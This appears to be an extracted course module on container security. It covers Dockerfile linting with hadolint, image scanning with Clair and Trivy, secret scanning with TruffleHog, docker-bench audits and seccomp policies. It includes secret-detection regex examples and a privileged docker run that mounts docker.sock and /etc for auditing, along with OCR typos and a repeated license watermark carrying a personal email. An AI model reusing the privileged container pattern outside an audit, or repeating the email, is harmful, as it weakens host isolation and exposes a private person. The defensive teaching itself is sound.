Scratch images are used to create statically compiled images like golang, or C binaries.

Building Secure Container Images

- **Multi stage builds** uses more than one image to build docker images
- The first images have multiple layers with dependencies and other packages
- The final image is lean because the final image uses the previously built images
- In multi stage builds:
 - There are more than one FROM statements
 - The first FROM statements are images with dependencies and other packages
 - The final FROM statement uses the previous image as a base to build a smaller docker image
- Additional read: <https://medium.com/capital-one-tech/multi-stage-builds-and-dockerfile-b5866d9e2f84>

The more commonly seen practice in the wild is multi stage builds, where you will use one image with all the dependencies installed to compile a program, that is used one image with all the dependencies to build a container, and once the binary/software is ready, you move it into another container that doesn't have any dependencies.

In multi stage builds, you will see two FROM statements instead of one.

From the beginning of the first FROM statement till the next is considered one build/step. This can be downloading the code, installing dependencies, testing and preparing the binary. As these steps create additional layers, they increase the size of an image.

In multi stage builds, the first FROM statement is used to create an image with all dependencies, and the final FROM statement uses the previous image as a base, thus reducing the image layers resulting in a smaller docker image.

Docker Multi-Stage Build

Creating an image with minimal layers.

```
FROM node:12.13.0-alpine as build
WORKDIR /app
COPY package*.json ./
RUN npm install
COPY . .
RUN npm run build

FROM nginx
EXPOSE 3000
COPY ./nginx/default.conf /etc/nginx/conf.d/default.conf
COPY --from=build /app/build /usr/share/nginx/html
```

Here's an example of a multi-stage build where we are trying to create a nodejs based application that would run on nginx.

We start the first *FROM* statement with a *node:12.13.0-alpine as build* where we install the node dependencies from a *package.json* file and build the application code.

The second *FROM* statement uses the code built from the first image, copies configuration files, and exposes the port 3000.

Building Secure Container Images

- **Docker-slim** helps reduce images sizes up to 30 times smaller images
 - Allows you to reverse engineer Dockerfile
 - Profile an image to review how hefty an image is
 - Build a minified version of an image
 - Does not modify an existing image, creates a minified image with a `.slim` suffix

Docker-slim is a tool that helps in optimizing docker images by reducing images sizes up to 30 times smaller.

We can continue to use our existing tools, and base images and build docker images the way we build at the moment. Docker slim allows you to review a profile on an existing docker image to check what can be improved, then with *docker-slim* build we can build smaller images.

Docker-slim minifies a docker image by performing a combination of static and dynamic analysis of the container input to determine which files, libraries, and executables inside the container are absolutely required for a regular operation of a container.

Ensuring Dockerfile Best Practices



<https://github.com/hadolint/hadolint>

Hadolint is a Dockerfile linter that helps in checking for Docker Image best practices.

Like many SAST tools it uses Abstract Syntax Trees (AST) to find common issues. It also uses ShellCheck to lint the Bash code inside RUN instructions.

Very useful for local, testing and CI/CD use cases. You can easily install hadolint using native, docker and other installation methods.

```
docker run --rm -i hadolint/hadolint < Dockerfile
```

Hadolint is a Dockerfile linter that helps in checking for Docker Image best practices.


Like many SAST tools it uses Abstract Syntax Trees (AST) to find common issues.

Hadolint can be natively installed using its binary. Hadolint is available as a docker image itself.

There are IDE plugins for Hadolint, such as VS Code plugin, and there are many other installation methods.

Hadolint is fast, and very useful for local testing and CI/CD use cases.

We can simply send in our dockerfile as an input for hadolint, and hadolint would return a list of improvements for your dockerfile.



Linting of Dockerfile

Time: **5 mins**

We will use hadolint for linting Dockerfile for best practices.

<https://github.com/hadolint/hadolint>

In this exercise we will use hadolint to find out if a dockerfile is written with best practices. Let's complete this lab and come back.

Hadolint in CI/CD

We can check dockerfile for security best practices in a CI/CD system like GitLab as below.

```
lint:
  stage: test
  script:
    - docker pull hadolint/hadolint
    - docker run --rm -i hadolint/hadolint < Dockerfile
  # Ensure the scan finishes successfully.
```

Developers can use IDE plugins, but being a privileged user, developers can also disable linting on their local machines.

Many organizations believe in the principle of ‘trust but verify’, which means it is valuable to review a dockerfile for security best practices when the dockerfile is used to build a docker image in the CI/CD system, or when a dockerfile is checked in to the version control system which triggers a build.

In this particular snippet of code, there is a job named *lint* in DevOps stage called *test*, where are pulling hadolint scanner and passing a dockerfile to hadolint to scan for dockerfile best practices.

Ignore Issues in Hadolint

Ignore issues aka false positives using DevSecOps Best Practices.

```
$ hadolint --ignore DL3003 --ignore DL3006 <Dockerfile>  
$ cat .hadolint.yaml  
ignored:  
- DL3000  
- SC1010
```

When hadolint finds issues with a dockerfile, and if the issues found by hadolint are not relevant in a certain context, then we might want to exclude certain rules to instruct hadolint to not scan out dockerfile those specific rules.

Issues from hadolint could also be false alarms because we have made an informed decision to program our dockerfile in a certain way that might have violated the best practices of hadolint.

Rules in dockerfile can either be ignored in the command line using the `--ignore` option, or the rules can be ignored using a single file `.hadolint.yaml`.

Clair Image Scanner



clair

<https://github.com/coreos/clair>

Clair is an open source project for the static analysis of vulnerabilities in application containers.


Clair's analysis is broken into three parts: Indexing, Matching, and Notifications.

Clair indexes image layers first, then matches the indexing with a list of known CVEs, finally using a notifier to notify these vulnerabilities.

Clair can run in several modes: Indexer, matcher, notifier or combo mode. In combo mode, everything runs in a single OS process.

Clair is an open source project for the static analysis of vulnerabilities in application containers.

Clair is a tool that suits most enterprise set up, and its architecture is a bit complex that adds to the cost of setting up and scanning with Clair, compared to some others in the same arena of container vulnerability scanning.



Here's an architecture that helps in setting up Clair scanner.

1. Clair ingests vulnerability metadata from a configured set of sources such as the National Vulnerability Database, and stores it in the database.
2. Clair then starts an API server to index their container images; this creates a list of features present in the image and stores them in the database.
3. Clients can then use the Clair Wrapper or the Clair CLI to query vulnerabilities for a particular image. Clair CLI interacts with the Clair API behind the scenes.



Trivy Image Scanner

Trivy is a simple and comprehensive vulnerability scanner for containers and other artifacts, suitable for CI.

Trivy detects vulnerabilities of OS packages (Alpine, RHEL, CentOS, etc) and application dependencies (Bundler, Composer, npm, yarn, etc.).

Trivy is easy to use. Just install the binary and you're ready to scan.

All you need to do for scanning is to specify a target such as an image name of the container.


<https://github.com/aquasecurity/trivy>

Trivy is a simple and comprehensive vulnerability scanner for containers and other artifacts, suitable for CI. Trivy is very easy to install, and use, compared to some others tools in the container vulnerability scanning arena.

To use trivy, install the trivy binary, and point trivy to an image that needs to be scanned. On first use, trivy would download a vulnerability database, scan the docker image, and output the vulnerability results.

Trivy not only scans for CVEs in OS packages, but it also scans for vulnerabilities in third party application dependencies that are using package managers such as node package manager, python pip, and many more.

A software vulnerability is a glitch, flaw, or weakness present in the software or in an Operating System.



In this exercise we will use trivy to review vulnerabilities in a docker image. Let's complete this lab and come back.

Secrets Endemic

Everyone has a secret, including infrastructure. We need secrets to connect to systems, services, to do authentication, authorization, etc.

CI/CD is at the center and hence has secrets for the systems mentioned above and is a go-to target for any determined attacker.


We must keep secrets away from version control systems and docker images.



Interconnected and distributed systems are at the core of today's modern IT solutions. When systems need to connect to each other, there needs to be authentication. Authentication means credentials, credentials could mean user ids and passwords, api tokens, password hashes, private keys, certificates and so on.

We need to store secrets somewhere so we can use during runtime, for a lack of better place, in some cases due to urgency, or in some other cases due to sheer lack of knowledge secrets are written in plain text in code. In the context of docker, secrets can be present in a Dockerfile, or the docker image, or inside a certain layer of an image.

We must keep secrets away from version control systems.



Secrets are often written as plain text right in the source code, stored in version control systems, and leaked to the public.

Secrets are also stored in configuration files such as app.properties, web.config, php.ini, and so on. Many a times there are different configuration file different environments such as dev.app.properties, staging.app.properties, prod.app.properties, and the production related secrets are stored in a separate repository with good ACLs.

Secrets are stored in environment variables.

The secure way of storing secrets is using a dedicated secrets management system like Hashicorp Vault, Keywhiz. Configuration Management systems like Ansible Vault, Chef encrypted bags are also great options for storing secrets.

Cloud providers such as AWS, Azure, and GCP also offer secret management systems that are integrated with many of their services, but also function as an independent hosted key management system .

Two types of git secrets scanners

| Regex | Entropy |
|---|---|
| Regex based scanner | |
| Entropy based scanner | |
| Regular expressions based scanners look for known secrets patterns in the code | Entropy looks for data which is random (lacks order) or predictability |
| <ul style="list-style-type: none"> ✓ Great for catching known ✓ Can give lots of FPs ✓ Can create custom regex ✓ FPs can be reduced | <ul style="list-style-type: none"> ✓ Can catch unknown ✓ Needs to be random ✓ Can't create custom rules ✓ Not always possible |
| e.g., <i>git-secrets</i> , <i>gitrob</i> | e.g., <i>Trufflehog</i> , <i>repo-scanner</i> |

To ensure secrets are not checked in to source code, and to the version control system, we can use scanners that will scan our codebase, and the commits in our repository to detect secrets.

Secret scanners are predominantly of two types, or support two types of scanning. The first is the regex based scan, and the second is entropy based based.

To put in simple terms, regex based scans are based on patterns, entropy based scans are based on randomness of data.

Regex based scanners are great for catching known patterns such as ssh keys, jwt tokens, bearer tokens, connection strings. Regular expressions can be customized to accurately detect secrets that can be very specific in a context.

Entropy based scanners are great for catching unknown secrets that are random by nature such as session ids, or hashes. Entropy based scanners does not allow you to customize patters, however they do allow you to customize the level of randomness in finding secrets.

Regex and Entropy Examples

| Regex | Entropy |
|---|--|
| Regex based scanner | Entropy based scanner |
| Regular expressions based scanners look for known secrets patterns in the code | Entropy looks for data which is random (lacks order) or predictability |
| ✓ Great for catching known ✓ <code>SECRET</code> ✓ <code>private.key</code> ✓ <code>\W__rsa\W</code> ✓ <code>sfsfs</code> ✓ <code>sfsfsff</code> | ✓ Great for catching known ✓ <code>8D1a9953cd...c47804d7</code> ✓ <code>eyJhbGciO...6lkpXVCJ9</code> ✓ <code>sfsfs</code> ✓ <code>fssfsfs</code> |
| e.g., <code>git-secrets</code> , <code>gitrob</code> | e.g., <code>Trufflehog</code> , <code>repo-scanner</code> |

Examples of regex based scanners are git-secrets, gitrob. Examples of entropy based scanners are truffle hog, repo-scanner. Some secrets scanners offer both regex based scanning, and entropy based scanning.

Secrets scanners such as detect-secrets allow you to customize regex rules for finding secrets based on patterns, and also allow you to control the level of randomness that needs to be employed while using entropy based scans to find secrets that lack predictability.


Git Secrets Scanning Solutions

| Tool name/ Criteria | Scans History | Regex/Entropy | Local FP handling | Custom Regex | Language | Suitable for CI/CD? | Job fails/ pass | Comments? |
|-----------------------------------|------------------|---------------|----------------------|-----------------|---------------|------------------------|--------------------|------------------------------------|
| git-secrets | No | Regex | Yes | Yes | Shell scripts | No | | Git hook |
| Trufflehog | Yes | Both | | Yes | Python | Yes | No | |
| gitrob | yes | Regex (files) | No | Yes | Ruby | No | No | Standalone tool |
| repo-security- scanner | Yes | Regex | Yes | Yes | Golang | Yes | | Best of all |
| git-hound | | Regex | No | Yes | Golang | | | |
| surch | Yes | Regex | No | Yes | Python | No | | Can't tell you which in file it |

Here is a comparison of some of the well known secret scanners against a list of suitable features that enable DevSecOps.

repo-security-scanner seems to have the best of all features such as support for scan history, regex based scanning with customizable regexes, handling false positives locally using a file.

detect-secrets is an another great tool that has customizable regex based scanning, and configurable entropy based scanning, it is suitable for CI/CD scans, however *detect-secrets* does not return a non-zero exit code when secrets are found, which means when we want to fail a build if secrets are detected then we need to write custom code to check if secrets are found by *detect-secrets* and then return a non-zero exit code to fail a build.



Using Trufflehog to scan for secrets

Time: **15 mins**

In this exercise, you will use Trufflehog to scan a git repo for secrets like Tokens, Passwords, SSH keys, Private Keys etc.,

In this exercise we will use trufflehog to scan a git repository for secrets. Let's complete this exercise and come back.

Finding Secrets with Trufflehog in CI/CD

We can check our repository for secrets using a CI/CD system like GitLab as below.

```
1 git-secrets:  
2   stage: test  
3   script:  
4     - docker pull securify/trufflehog  
5     - docker run -v $(pwd):/src --rm securify/trufflehog trufflehog  
  file:///src
```

Here is an example of scanning for secrets in a repository in CI/CD pipeline.

The CI/CD pipeline in GitLab here has a job named *git-secrets* in a stage called *test* where we are pulling a *trufflehog* docker image, then instructing trufflehog to scan for secrets in the files located in side the */src* directory.

The */src* directory that trufflehog container uses is a mount of the present working directory of the CI/CD system which typically is the checkout version of a certain branch of source code.

Scan for security in Images

- Linting, Image Scanning, and Secret Scanning can all be in a single pipeline, or they can be parallelized.
- Linting catches low hanging fruits while writing a dockerfile.
- Image scanning finds the insecure libraries/binaries.
- Linting takes 1-2 minutes. However, image scanners can take up to 4-5 minutes.
- Secret scanners could be added during build process in development CI/CD.

To summarize, we can use linting, image scanning, and secrets scanning to ensure our docker images are build secure.

In a CI/CD pipeline that builds docker images, we can perform:

1. Linting to ensure dockerfile follows best practices
2. Image scanning to ensure docker images do not contain dangerous CVEs
3. Secrets scanning to ensure the application does not contain secrets

All the three activities can be performed and parallelized to optimize a CI/CD pipeline.

Usually the security issues found by linting are not very major, compared to image vulnerability scanners that detect CVEs because CVEs are much easier to exploit due to the free availability of exploit code.

Linting takes about 1-2 minutes, image scanning takes about 4-5 minutes, and secret scanning usually completes in 1-5 minutes depending on the size of a codebase.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Docker Daemon Security Configurations

2

Setting up Docker Daemon Securely


In this section, let's explore how to securely set up and configure docker daemon.

Docker Engine and Server Security



341

Docker Server includes the Docker host that hosts the docker daemon, and the docker daemon itself as well.



Docker Bench Security

Docker bench script is used to check common best practices around deploying Docker containers in production.

Docker bench is a shell script and can be configured in a container for ease of use.

Due to its nature, you can use it on a local machine, CI/CD or production machine.

You can configure it to check for all the tests or a specific check.

<https://github.com/docker/docker-bench-security>

Docker Bench Security is a tool from docker itself that helps us review the security of docker daemon.

The tool *docker-bench-security* is a tool from docker, which is not to be confused with a very similar tool *docker-bench* from the company Aqua security.

Docker-bench-security is a collection of shell scripts that check for the security of docker container with respect to the Center for Internet Security benchmarks.

Docker-bench-security can be used on the docker daemon machine itself, or it also can be run from a CI/CD machine, and we can use *docker-bench-security* to check for all the tests according to Center for Internet Security benchmarks, or we can use *docker-bench-security* to test our container only specific checks.

Docker-bench-security tests for many checks including docker daemon configuration, container images, container runtime, linux host specific configurations, and much more.



Docker bench security

Time: **15 mins**

We will use docker-bench-security script to scan docker host for security issues.

<https://github.com/docker/docker-bench-security>

In this exercise we use docker bench security to scan a docker host for security issues. Let's complete this lab and come back.

Docker Bench Security

Using docker-bench-security to scan a docker host.

```
$ docker run -it --net host --pid host -- userns host --cap-add audit_control \
-e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST \
-v /var/lib:/var/lib \
-v /var/run/docker.sock:/var/run/docker.sock \
-v /usr/lib/systemd:/usr/lib/systemd \
-v /etc:/etc --label docker_bench_security \
docker/docker-bench-security

# Ensure the scan finishes successfully.
```

Docker-bench-security is available as a docker image itself that allows us to easily check for docker host security.

Due to the nature of the access that is required for reviewing many security configurations, you'd notice that when running docker-security-bench as a docker image, we would need to mount docker.sock, add more capabilities, and share the network namespace, pid namespace, and user namespace of the host.

Running docker-bench-security on a docker host scans the docker host, docker daemon, docker images, and containers for security best practices according to the very well known Center for Internet Security benchmarks.

Dev-Sec Hardening Framework



Dev-Sec Hardening Framework

Security + DevOps: Automatic Server Hardening

Dev-Sec Project has lots of good compliance checks on configuring various daemons including SSH, Docker etc.,

For example, <https://github.com/dev-sec/cis-docker-benchmark>

Dev-Sec Hardening Framework is a collection of open source projects that help us in automatically hardening many systems and servers using configuration management systems like Ansible.

In the context of Docker Security, *docker-bench-security* from docker helps us review how compliant we are with respect to Center for Internet Security benchmarks for docker security.

The *cis-docker-benchmark* from the *dev-sec* project helps us automatically harden our docker host, and docker daemon with respect to the guidelines present in the Center for Internet Security benchmark for docker.

What's more? We can run *cis-docker-benchmark* from the *dev-sec* project in a scheduled fashion or in a CI/CD system to ensure a docker host stays hardened, and if a hardening guideline does not make sense for us in our deployment scenario, then we can also easily customize the hardening scripts simply by commenting them, or changing them to suit our needs.

Daemon Security

- Ensure SELinux/AppArmor is enabled by default
- API is not exposed
- If exposed, uses TLS auth

To ensure Docker Daemon security, we will need to ensure SELinux and AppArmour profiles are enabled by default both at the containers, and at the docker host itself.


We need to ensure that the Docker Daemon APIs are not exposed outside a certain network, and if the Docker Daemon APIs are exposed then they are appropriately secured with TLS, Authorization, and Authentication.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, let's explore how to securely set up Docker Host with Seccomp and AppArmor profiles.

SecComp

- SecComp is Secure Computing Mode in Linux Kernel
- Seccomp helps in limiting the system calls a process can make
- Docker, by default disables 44 system calls out of 313 system calls in 64bit Linux systems (can be disabled)
- The default SecComp policy used by Docker is documented here - <https://docs.docker.com/engine/security/seccomp/>

Docker is a kernel based separation using namespaces, control groups and capabilities. The kernel provides many capabilities to the processes running as root.

Every command or action that is run on a system eventually gets processed through a set of low level system calls. When a process in a system is compromised, limiting the amount of system calls a compromised process can make, helps us control the amount of damage the compromised process can inflict.

SecComp is a way to restrict syscalls a process is allowed to make.

Docker, by default disables 44 system calls out of 313 system calls in 64 bit Linux systems.

If you are curious about the system calls a command like ping, or sleep or mkdir makes to complete a desired operation, we can use the strace utility. Strace utility helps in monitoring the interactions between a process and a kernel which includes system calls, signals, change of a process' state.

Review System Calls

Review the system calls used by a process.

```
# Install the strike utility  
$ apt-get install strace -y  
  
# Review the system calls for mkdir  
$ strace mkdir ccse  
  
# Review the system calls for sleep  
$ strace sleep 10  
  
# Review the system calls for ping  
$ strace ping 127.0.0.1
```

To review the system calls a process makes, as can use the stancce utility.

Try a few commands such as mkdir, or sleep, or ping, prefixing them with the strace utility and observe the system calls that are being made.

Creating a SecComp policy

Allowing and blocking system calls.

```
# Create a seccomp policy to disallow mkdir, and chown system calls
$ nano policy.json
{
    "defaultAction": "SCMP_ACT_ALLOW",
    "syscalls": [
        {
            "name": "mkdir",
            "action": "SCMP_ACT_ERRNO",
            "args": []
        },
        {
            "name": "chown",
            "action": "SCMP_ACT_ERRNO",
            "args": []
        }
    ]
}
# Run an alpine container that does not allow mkdir, and chown system calls
$ docker run --rm -it --security-opt seccomp=policy.json alpine /bin/sh
```

In this example we create a SecComp policy named *policy.json* that allows all system calls as a default action, and blocks *mkdir*, and *chown* system calls.

The *mkdir* and *chown* used in the example is not to be confused with linux commands.

mkdir, and *chown* are linux commands as well, and when we execute *mkdir* or *chown* commands, they internally call system calls by the same name.

